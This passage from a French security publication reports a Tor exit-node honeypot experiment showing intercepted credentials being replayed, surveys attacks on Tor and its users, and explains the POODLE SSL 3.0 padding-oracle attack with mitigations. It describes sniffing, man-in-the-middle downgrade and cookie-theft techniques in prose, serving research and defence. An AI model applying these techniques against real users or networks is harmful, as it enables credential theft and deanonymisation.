Bien que contre indiqué lors d'une utilisation classique, le changement du nombre de nœuds se fait en recompilant TOR afin de modifier la variable DEFAULT_ROUTE_LEN dans le fichier src/or/or.h. Les tests avec un circuit ne comportant qu'un seul nœud n'ont pas été effectués à cause de la directive « ExcludeSingleHopRelay » activée par défaut excluant ce type de circuit.

Résultats

Durant un peu plus d'un mois, generaTOR a effectué plus de 135 000 tentatives d'authentification, tous protocoles confondus.


Comme évoqué lors de la présentation technique, dissecTOR est exclusivement basé sur des services réels. Un site Internet reprenant les couleurs de la « Bank of America » a été mis en place afin d'inciter d'éventuels rejeux :




Seul XMCO possédait l'URL exacte et non prédictible de ce faux site hébergé sur un de nos serveurs... Par conséquent, seules les personnes espionnant nos requêtes d'authentification réalisées sur notre propre serveur web étaient en mesure d'identifier l'URL utilisée.

« Les résultats permettent de prouver que des nœuds de sortie TOR sont actuellement en écoute et que leurs possesseurs tentent de rejouer les authentifications qu'ils relayent. »

Nous avons développé une interface permettant d'accéder en temps réel aux résultats de notre étude.




C'est (presque) sans surprise que l'on se rend compte que 15 identifiants ont été rejoués (5 pour le protocole FTP, 2 pour le protocole HTTP, 1 pour le protocole Telnet et enfin 7 pour le protocole IMAP).



Ces résultats permettent de prouver que des nœuds de sortie TOR sont actuellement en écoute et que leurs possesseurs tentent de rejouer les authentifications qu'ils relayent.

La plus forte proportion de rejeux du protocole de mail IMAP nous permet de consolider notre hypothèse de la première partie de cet article, affirmant qu'il nous était impossible de présumer de la légitimité de la connexion lors de l'interception des identifiants appartenant à des comptes mails potentiellement sensibles (ambassades, gouvernements, etc.).

L'onglet « Passwords » permet d'afficher les identifiants rejoués et donc le nœud de sortie contrôlé par des personnes malveillantes !



> TOR : Ce sombre héros

Obtenir les petits secrets de ses voisins ou de son patron, réaliser des attaques de type Man In The Middle sur Internet ou bien encore découvrir l'ensemble des utilisateurs / services cachés pourrait faire briller les yeux de nombreuses personnes appartenant à des communautés bien différentes (Hackers, hacktivistes, gouvernements, etc.).

En effet, depuis sa sortie en 2001, TOR est victime de son succès en attisant la curiosité ainsi que la jalousie de certains. Depuis maintenant près de 13 ans, le réseau est constamment malmené par diverses attaques et cela ne va vraiment pas en s'arrangeant.

Voici un petit retour sur les attaques touchant ou ayant touché Tor.

Les attaques transitant par Tor

Durant notre analyse, des attaques transitant via notre serveur ont été détectées. Comme nous le rappelions dans le cadre juridique (et comme n'a pas manqué de nous le rappeler notre hébergeur), le propriétaire d'un serveur, qu'il soit nœud de sortie TOR ou pas, en est légalement responsable.

Nous avons reçu une dizaine de mails de la part de notre hébergeur nous demandant de rectifier nos configurations sous peine de coupure du serveur (les mails concernant la première attaque ayant été considérés comme Spam par notre serveur de mail, nous vous confirmons que la coupure du réseau n'était pas une menace en l'air).

✚La première configuration mise en place autorisait le protocole d'envoi de mail SMTP sur son port par défaut (25). Il ne fallut que peu de temps à nos amis les spammeurs pour le découvrir et mettre en place une campagne de spam (2300 courriels envoyés en l'espace de quelques heures). La suppression du protocole SMTP dans la liste des services nous a permis de pallier ce problème.

✚Nous avons également reçu plusieurs mails nous informant de tentatives de bruteforce sur la partie administrative de blogs WordPress/Joomla principalement localisés en Russie. N'ayant pas réellement le temps de traiter ces requêtes et nous étant déjà fait couper la connexion, nous sommes allés au plus rapide (mais certainement pas au plus propre) en bloquant simplement l'accès aux sites désignés via des règles iptables.


Bien que n'ayant pas reçu de mail, nous avons également été en mesure de détecter de nombreuses tentatives d'injection SQL (majoritairement initiées via des outils automatisés), des tentatives d'injection de code et toutes autres joyeusetés d'Internet.


Tout comme l'exploitation rapide d'une faiblesse dans la configuration du nœud de sortie pour l'envoi massif de mail, la communauté de pirates a également prouvé sa réactivité avec l'exploitation des failles ShellShock [16] et Drupal [17] le lendemain de leur apparition.

Les attaques contre les utilisateurs du réseau Tor

La première partie de notre article a été en mesure de démontrer qu'il était possible, à faible coût, d'écouter les communications transitant sur le réseau TOR de manière non sécurisée (protocole en clair) afin d'obtenir des identifiants de connexion, des fichiers transmis, etc.

Les protocoles chiffrés ne sont malheureusement pas exemptés d'attaques. En effet, bien que moins discrètes, car nécessitant une modification des paquets transitant sur le nœud de sortie, les attaques de type Man-In-The-Middle sont toujours possibles en comptant sur la crédulité ou le manque de sensibilisation des utilisateurs.






L'apparition de ces messages d'erreur lors d'une navigation « normale » doit impérativement interpeller l'utilisateur sur le fait qu'un attaquant est peut-être en train de mener une attaque de type Man-In-The-Middle respectivement sur les protocoles HTTPS et SSH [18].

Une équipe de chercheurs austro-suédois a réalisé, au début de l'année 2014, un scanner permettant de détecter des serveurs réalisant des attaques cryptographiques sur les communications TOR : exitmap [19].

Exitmap réalise des connexions sur des protocoles sécurisés tels que SSH ou HTTPS et va comparer le résultat obtenu avec un référentiel connu.



En parallèle, les mainteneurs du projet ont mis en place une page permettant d'expliquer à quoi correspond les « Bad Exit Relay » (11).

Les attaques contre le réseau Tor

Le dernier type d'attaque diffère réellement des deux premiers de par le niveau technique qu'il exige ainsi que les coûts engendrés privilégiant ainsi les organisations criminelles ou les gouvernements.

> Attaque #1

Le 4 juillet 2014, les membres du réseau TOR ont annoncé avoir été victime d'une attaque [20] visant à désanonymiser les utilisateurs accédant aux services cachés. En effet, bien que les répercutions de l'attaque n'aient pas complètement été élucidées, des serveurs, ayant rejoint le réseau TOR pendant près de six mois, ont mené des attaques de type « traffic confirmation attack » [21].

Cette attaque a permis d'injecter des signaux dans les entêtes du protocole TOR permettant ainsi de faire le lien entre le nœud d'entrée (celui connaissant l'identité de l'utilisateur) ainsi que le nœud de sortie (celui connaissant la destination des paquets).

Au milieu du mois de novembre, le professeur Sambuddah Chakravarty (Institut Indraprastha de technologie de l'information à Delhi) a annoncé être en mesure de découvrir 81% des utilisateurs de TOR sur leur réseau de test grâce à cette technique [22].

> Attaque #2

Lors de la conférence Black Hat USA 2014, l'exposé des chercheurs Alexander Volynkin et Michael McCord intitulé « You don't have to be the NSA to break Tor: De-anonymizing users on a budget » a été annulée suite à la demande d'avocats du Software Engineering Institute (SEI) de l'université Carnegie Mellon. Ce même SEI recevant d'importants financements du Département de la défense américain.

Les deux chercheurs auraient trouvé un moyen de « désanonymiser des centaines de milliers de clients TOR et des milliers de services cachés en quelques mois, le tout pour moins de 3000 dollars ».

À l'heure actuelle, ni l'université Carnegie Mellon et l'administration Obama, ni les deux chercheurs n'ont commenté l'annulation de cet exposé.

> INFO

La NSA tente de briser TOR depuis plusieurs années

Récemment, les documents divulgués par Edward Snowden avaient révélé que la NSA étudiait les moyens pour désanonymiser les utilisateurs du réseau TOR (voir CXA-2013-2836).

Un article diffusé début octobre sur le Washington Post détaille le compte rendu d'une réunion réunissant l'agence américaine et Roger Dingledine, l'un des créateurs du logiciel. Ce dernier se doutait que la NSA mettait beaucoup d'effort pour mettre à mal l'outil, qui dans l'esprit des officiers de l'agence permet surtout à des terroristes de se protéger. Les informations extraites des documents dérobés par Snowden semblent d'ailleurs lui donner raison. Près d'un an avant la réunion, la NSA avait commencé à démasquer l'identité et la localisation de certains utilisateurs.

TOR chiffre le trafic à plusieurs reprises à travers un réseau mondial de serveurs. Le trafic est supposé arriver à sa destination sans que le dernier maillon soit en mesure de connaitre le chemin emprunté par le paquet ni son émetteur. Les documents de Snowden montrent que la NSA ne peut pas s'attaquer à l'ensemble des utilisateurs de TOR ; mais qu'elle peut en démasquer certains en contournant la protection offerte par TOR, ce qu'elle a déjà réalisé à maintes reprises.

TOR a été créé il y a 10 ans par l'US Naval Research Laboratory. D'abord utilisé par des défenseurs de la vie privée, il est aujourd'hui également utilisé par les militants politiques. Il est aussi un service d'anonymat pour des criminels (vendeurs de produits illicites, marchands d'armes et pédophiles) et les terroristes souhaitant échapper au suivi des services de renseignements occidentaux.

Pour faire suite à ces évènements, la Russie, dans la délicatesse et l'anonymat qui lui sont propres, a lancé un appel public pour « étudier la possibilité d'obtenir des informations techniques sur les utilisateurs (ou leur équipement) du réseau anonyme TOR » (Traduction : Casser le réseau Tor) avec une récompense de 80 000 euros à la clé.

> Attaque #3

Au début du mois de novembre 2014, l'opération Onymous [23], conjointement mise en place par Europol, le FBI ainsi que plusieurs gouvernements, a permis la fermeture de plus de 400 sites (enfin, 400 URL représentant 27 serveurs) dédiés au marché noir (vente de drogue, d'armes, de papiers d'identité, etc.).

L'équipe en charge du projet TOR affirme qu'elle « n'a que très peu d'informations sur la façon dont cela a été accompli » et n'est actuellement pas en mesure de déterminer avec précision comment les autorités ont été en mesure d'identifier ces serveurs.

> Réponse possible #1

Les webmasters des sites n'étant pas des professionnels de la sécurité des systèmes d'information [24], il est possible que des failles de sécurité propres aux sites en questions ont été exploitées afin d'obtenir des informations sur le système cible.

De plus, le FBI annonce que le gérant du site Silk Road 2 (un des plus grands sites 'cachés' de vente de drogue et de faux documents d'identité) a commis de nombreuses erreurs en mélangeant vie professionnelle et vie privée.

> Réponse possible #2

Ces attaques arrivent peu de temps après l'annulation de l'une des présentations de la conférence Black Hat USA ayant pour sujet la désanonymisation du réseau Tor. Il n'est pas impossible que les deux chercheurs aient effectivement réussi à compromettre l'anonymat du réseau « en oignon » et ainsi divulgué des informations aux autorités américaines.

« Une équipe de chercheurs austro-suédois a réalisé, au début de l'année 2014, un scanner permettant de détecter des serveurs réalisant des attaques cryptographiques sur les communications TOR : exitmap »

> Attaques en « mode rump »

✚ 23 octobre 2014 : Le chercheur en sécurité Josh Pitts explique comment un nœud de sortie Russe (sans commentaires) relaye des paquets en ajoutant un malware dans les binaires [24].

✚ 21 décembre 2014 : Thomas White, hébergeant l'un des plus importants nœuds de sortie du réseau TOR ainsi que de nombreux miroirs, a perdu le contact avec ses serveurs. Après avoir fait ouvrir physiquement ses ordinateurs, une clé USB ne lui appartenant pas a été trouvée à l'intérieur même des machines (toujours pas de commentaires) [24].

> CONCLUSION

Quoi qu'il en soit, les récents évènements montrent que l'étau se resserre autour des utilisateurs des services d'anonymisation sur le web et que la guerre froide n'est pas réellement terminée : États-Unis et Russie s'opposent une fois de plus, pour la levée de l'anonymat sur Internet cette fois-ci.

Il est illusoire de penser que le cadre juridique ainsi que les recommandations de bon usage vont suffire à l'arrêt des attaques passives ou actives sur le réseau Tor. En effet, tant que quelqu'un aura un secret à dissimuler, quelqu'un tentera par tous les moyens de le découvrir.

TOR est un projet très intéressant qui mérite de continuer à fonctionner, mais il est important que ses utilisateurs soient au fait qu'il existe une différence notable entre anonymat et confidentialité.

Seule l'utilisation de protocoles chiffrés tels que SFTP, HTTPS, IMAPS, POP3S, etc. permettra d'assurer une connexion anonyme et chiffrée de bout en bout [27].

Le dernier point, mais pas le moins important, afin d'assurer la sécurité des connexions sur le réseau TOR ou sur Internet de manière générale, restera la vigilance des utilisateurs (NON, Katia, la fille sexy de votre région n'est pas votre amie !).

Références

[1] http://www.nextinpact.com/news/80336-prism-filet-geant-etats-unis-pour-surveillance-web.htm

[2] http://karlablondi.wordpress.com/2011/07/29/promenade-sur-le-web-non-censure-les-services-caches-de-tor-part-i/

[3] https://tails.boum.org/index.fr.html

[4] http://www.smh.com.au/news/security/the-hack-of-the-year/2007/11/12/1194766589522.html?page=fullpage

[5] http://www.xmco.fr/article-tor.html (Article d'Adrien Guinault – Consultant XMCO)

[6] https://www.torproject.org/eff/tor-legal-faq.html.

[7] http://torstatus.blutmagie.de/

[8] http://abcnews.go.com/blogs/technology/2011/11/the-25-worst-passwords-on-the-internet/

[9] http://digi.ninja/projects/pipal.php

[10] http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/recommandations-et-guides/securite-du-poste-de-travail-et-des-serveurs/mot-de-passe.html

[11] https://trac.torproject.org/projects/tor/wiki/doc/badRelays

[12] http://www.xmco.fr/actu-secu/XMCO-ActuSecu-38-Honeypots_ShellShock.pdf (Article de Charles Dagouat – Consultant XMCO)

[13] https://stem.torproject.org/

[14] https://trac.torproject.org/projects/tor/ticket/13141

[15] https://cs.uwaterloo.ca/~k4bauer/papers/bauer-hotpets2010-paper17.pdf et https://escholarship.org/uc/item/6kw682rs

[16] http://blog.xmco.fr/index.php?post/2014/09/30/ShellShock,-la-faille-qui-secoue-l-interpréteur-Bash (Article d'Etienne Baudin – Consultant XMCO)

[17] https://www.drupal.org/SA-CORE-2014-005

[18] http://www.giac.org/paper/gsec/2034/conducting-ssh-man-middle-attacks-sshmitm/103515

[19] http://www.cs.kau.se/philwint/spoiled_onions/

[20] https://blog.torproject.org/blog/tor-security-advisory-relay-early-traffic-confirmation-attack

[21] https://blog.torproject.org/blog/one-cell-enough

[22] http://www.theregister.co.uk/2014/11/17/deanonymization_techniques_for_tor_and_bitcoin/ et https://blog.torproject.org/blog/quick-summary-recent-traffic-correlation-using-netflows

[23] https://blog.torproject.org/category/tags/operation-onymous

[24] http://www.xmco.fr/test-intrusion.html

[25] http://www.leviathansecurity.com/blog/the-case-of-the-modified-binaries/

[26] http://pando.com/2014/12/21/so-it-begins-operator-of-large-tor-exit-node-cluster-reports-he-has-lost-control-of-his-servers/

[27] https://blog.torproject.org/blog/plaintext-over-tor-still-plaintext

[28] https://www.youtube.com/watch?v=dWbS-UF3ktQ

> POODLE, la nouvelle faille SSL à la mode...

Le 14 octobre dernier, le monde de l'informatique a tremblé lorsque des chercheurs en sécurité de Google ont publié un rapport faisant état d'une nouvelle vulnérabilité affectant le protocole SSL, nommée POODLE (Padding Oracle On Downgraded Legacy). Référencée CVE-2014-3566, cette faille de sécurité permet à un attaquant en mesure d'intercepter un flux entre un poste client et un serveur, de déchiffrer les communications SSL.

SSL 3.0 est un protocole obsolète. Remplacé depuis des années par les versions successives de TLS : TLS 1.0, TLS 1.1 ou TLS 1.2, il souffre de plusieurs vulnérabilités qui l'ont poussé vers la sortie. Même si le protocole TLS a bien été adopté, beaucoup de serveurs restent compatibles avec SSL 3.0, et ce, afin de garantir la rétrocompatibilité avec les anciens navigateurs.

par Bastien CACACE

> Présentation de la vulnérabilité

Historique

Le 14 octobre 2014, trois ingénieurs de Google, Bodo Möller, Thai Duong et Krzysztof Kotowicz, ont publié un rapport présentant une faille nommée POODLE. Cette vulnérabilité affecte la version 3.0 du protocole SSL et permet de récupérer, à l'insu d'un internaute, des données chiffrées envoyées par sa machine à un serveur. Cette attaque est similaire à celle de BEAST (CVE-2011-3389) divulguée en 2011.
Le protocole SSL 3.0 est vieux de plus de 15 ans. Malgré cela, la majorité des clients et serveurs étaient encore compatibles avec ce dernier au moment de la publication de la vulnérabilité. POODLE n'est pas un bogue logiciel, mais une erreur de conception du protocole en lui-même.
Toutes les implémentations du protocole sont donc vulnérables : OpenSSL, LibSSL, Polar SSL, GnuTLS, etc.

POODLE a fait beaucoup de bruit médiatique, et ce pour deux raisons :

La première est que cette faille affecte la pierre angulaire de la sécurité des échanges sur Internet. Beaucoup d'articles de presse se sont donc empressés de tirer le signal d'alarme le jour de la sortie du rapport, ne mentionnant pas la complexité d'exploitation de la vulnérabilité.

La seconde raison est que quelques mois auparavant, le protocole SSL faisait déjà parler de lui avec la découverte de la faille Heartbleed, référencée CVE-2014-0160 ; cette dernière affectait la bibliothèque OpenSSL, majoritairement utilisée sur Internet.

En réalité, l'attaque POODLE est très complexe à mettre en œuvre, voire impossible compte tenu des nombreuses conditions nécessaires pour une exploitation réussie.

Le mode CBC

POODLE cible uniquement le protocole SSLv3 utilisant le mode de chiffrement CBC (Cipher Block Chaining). Ce mode d'opération est destiné aux algorithmes de chiffrement par bloc. Il présente l'avantage de chiffrer le même message différemment en fonction du vecteur d'initialisation. De plus, le chiffrement d'un bloc est dépendant des blocs précédents. Par conséquent, le déchiffrement d'une seule partie du message est impossible... en théorie seulement, car la vulnérabilité POODLE permet de le faire.




Schéma du mode de chiffrement CBC

L'Oracle

Dans l'acronyme POODLE, l'Oracle est une abstraction qui fait référence à une entité à laquelle on peut poser des questions et obtenir des réponses. L'Oracle connaît donc bien tout le message déchiffré.

« En réalité, l'attaque POODLE est très complexe à mettre en œuvre, voire impossible compte tenu des nombreuses conditions nécessaires pour une exploitation réussie. »

Dans le contexte du protocole SSL v3.0, l'Oracle désigne la réaction d'un serveur SSL lors de la validation du padding de la requête. En effet, dans le cas où une opération sur le padding n'aboutit pas à un bon résultat, le serveur rejettera le message et coupera la connexion obligeant l'attaquant à rejouer l'attaque. C'est grâce à ce comportement que l'attaquant déterminera la validité de sa requête.

Le MAC

Le MAC (Message Authentication Code) permet de garantir l'intégrité des données échangées. Celui-ci prend la plupart du temps la forme d'un condensat cryptographique du message envoyé et accompagne les données dans la requête, prouvant que ces dernières n'ont pas été altérées.

> Le fonctionnement de l'attaque ?

Le mécanisme de fallback

L'exploitation de cette vulnérabilité repose sur l'exploitation de failles au sein du mécanisme baptisé « fallback », implémenté par les clients et les serveurs SLS/TLS. Ce mécanisme permet de convenir d'une version du protocole SSL ou TLS compatible entre le client et le serveur, afin d'établir le canal sécurisé et de démarrer la communication. L'implémentation classique de ce mécanisme est connue pour être vulnérable à des attaques de type « downgrade » permettant à un pirate de forcer un client et un serveur à communiquer en utilisant des algorithmes de chiffrement faibles, même si ces derniers supportent des algorithmes de chiffrement forts.

Dans le cas de POODLE, un attaquant à la possibilité de réduire le niveau de sécurité d'un échange entre un client et un serveur dans le but de forcer l'utilisation du protocole SSL 3.0.

Une faiblesse cryptographique présente dans le protocole SSL 3.0

Dans le cas unique de SSL 3.0, le MAC ne s'applique pas sur le padding (bourrage). Ce dernier consiste à faire en sorte que la taille des données soit compatible avec les algorithmes utilisés. Le mode CBC utilise un partitionnement en blocs de taille fixe. Si la taille des données n'est pas un multiple de la taille d'un bloc, alors des octets arbitraires sont ajoutés. Dans le cas où la taille des données est un multiple de la taille d'un bloc, un dernier bloc de padding sera tout de même ajouté. Lorsque le padding est modifié, cela n'affecte pas la validité de la requête puisqu'il ne fait pas partie du calcul du MAC.

Le scénario d'attaque

Le schéma suivant explique le principe de l'attaque.

Il est important de préciser que l'attaquant, réalisant une attaque de type « Man-In-The-Middle », n'est pas en mesure de connaître le contenu des paquets qui restent chiffrés. En revanche, il maîtrise le chemin et la structure des requêtes provenant du script JS et peut agir sur le contenu des paquets chiffrés.

L'attaquant impose ainsi le respect des deux conditions nécessaires à l'attaque :

- Le dernier bloc contient uniquement du padding ;
- Le premier octet du cookie, encore inconnu, apparaît dans le dernier octet du précédent bloc.

L'attaquant intercepte la requête. Comme celui-ci connaît sa structure, il copie le bloc correspondant au cookie dans le padding et la fait suivre au serveur. Normalement, le serveur rejette la requête et l'attaquant recommencera l'attaque. Cependant, il y a de temps en temps (1 chance sur 256) une requête qui est acceptée par le serveur. Par des opérations de Xor entre les blocs chiffrés, l'attaquant est en mesure de découvrir le premier octet du cookie. L'attaquant continuera l'attaque en changeant la taille de la requête pour obtenir les octets suivants.

Dans l'exemple ci-dessous, les requêtes sont découpées en blocs de 8 octets et la taille du cookie est également de 8 octets.

Requête HTTP constituée de blocs de 8 octets


Requête HTTP constituée de 8 blocs d'octets satisfaisant les conditions d'exploitation

POODLE présente donc de nombreuses contraintes d'exploitation :

- SSL 3.0 doit utiliser un algorithme de chiffrement par bloc utilisant le mode de chiffrement CBC ;
- L'attaquant doit trouver un moyen de faire télécharger sur le poste client un code malveillant ;
- L'attaquant doit connaître et maîtriser la structure de la requête ;
- L'attaquant doit trouver un moyen de reconnaître ses requêtes forgées dans le trafic SSL chiffré.

Qui peut être affecté ?

L'attaque est difficile à réaliser, car elle nécessite que le serveur hébergeant le site visité via un canal de communication sécurisé (HTTPS) et le navigateur de la victime soient vulnérables.



1. Attaque de « downgrade » (MITM) sur le protocole pour forcer l'utilisation d'SSL 3.0
2. Requête de la victime vers un autre site (celui de l'attaquant) avant que la session du premier expire. Celui-ci charge un code JavaScript malveillant, par l'intermédiaire d'un composant actif tel qu'une publicité, sur le poste de la victime Le code malveillant peut aussi être une animation Flash ou un Applet Java
3. Envoi des requêtes forgées vers le site ciblé par le code JavaScript téléchargé avec le cookie de session de l'utilisateur (ex : /a, /aa, /aaa…)
4. Interception des requêtes forgées, rejeux et récupération du cookie en clair

Schéma du fonctionnement de l'attaque POODLE

Les conditions pour être vulnérable sont :

- Le navigateur de la victime supporte le protocole SSL 3.0 ;
- Le serveur supporte le protocole SSL 3.0 ;
- Ni le client ni le serveur implémentent un mécanisme de « safe fallback » ;
- La connexion entre le client et le serveur est compromise par une personne malveillante (attaque de type « Man-In-The-Middle »).

Quelles données peuvent être dérobées avec cette attaque ?

La mise en œuvre de cette attaque permet à un attaquant d'obtenir une partie des informations échangées entre un client et un serveur. Il s'intéressera généralement au cookie de la session HTTP de l'utilisateur qui lui permet de se connecter sur le site web en usurpant l'identité de la victime.

> INFO

POODLE s'étend à TLS

Contrairement à ce qui avait été indiqué initialement, l'attaque POODLE affecterait également le protocole TLS. Bien que TLS soit très strict sur le format du rembourrage, certaines implémentations oublient de contrôler la structure des messages après leur déchiffrement. Cette mauvaise implémentation rend le protocole TLS également vulnérable à l'attaque POODLE.

De plus, l'attaque est plus facile à exploiter puisqu'il n'est pas nécessaire pour un attaquant en position de « Man-In-The-Middle » de forcer l'utilisation d'un protocole quelconque.

Adam Langley, un chercheur en sécurité travaillant pour Google à l'origine de la découverte de POODLE, a annoncé que des répartiteurs de charge de F5 Networks et A10 Networks étaient vulnérables à la faille. Selon lui, l'ensemble des acteurs utilisant une configuration SSL/TLS autre que TLS 1.2 avec la suite de chiffrement supportant le mécanisme AEAD serait cryptographiquement vulnérable... Dans les faits, POODLE reste une attaque théorique particulièrement difficile à réaliser !

> Comment se protéger ?

La seule solution pour corriger cette faille de sécurité est de ne plus utiliser SSL 3.0 soit en désactivant le protocole, soit en implémentant un mécanisme de « safe fallback ». Même si POODLE concerne uniquement les chiffrements CBC, l'alternative RC4, est également affectée par de nombreuses failles telles que la CVE-2013-2566.

Désactivation du protocole SSL v3 au sein de la configuration SSL (client)


L'outil en ligne « SSLTest » de Qualys permet de tester rapidement si un navigateur est vulnérable à l'attaque POODLE : https://www.ssllabs.com/ssltest/viewMyClient.html.

Selon le navigateur utilisé, il est possible de désactiver le support du protocole SSL 3.0 afin de se protéger de l'attaque POODLE :

> Mozilla Firefox

Depuis la version 34.0.5, le navigateur Firefox désactive par défaut le support du protocole SSLv3.
Pour les versions antérieures à la version 34.0.5, il est possible de désactiver le support du protocole SSLv3 de la manière suivante :

- Saisir dans la barre d'url : about:config ;
- Chercher l'option security.tls.version.min ;
- Mettre la valeur à 1 pour forcer Firefox à n'accepter qu'au minimum la valeur TLS 1.0.



Configuration de la version minimum de TLS à utiliser sous Firefox

> Chrome/Chromium

Chrome a été mis à jour, dans sa 39ème version, pour désactiver par défaut le support du protocole SSL 3.0.

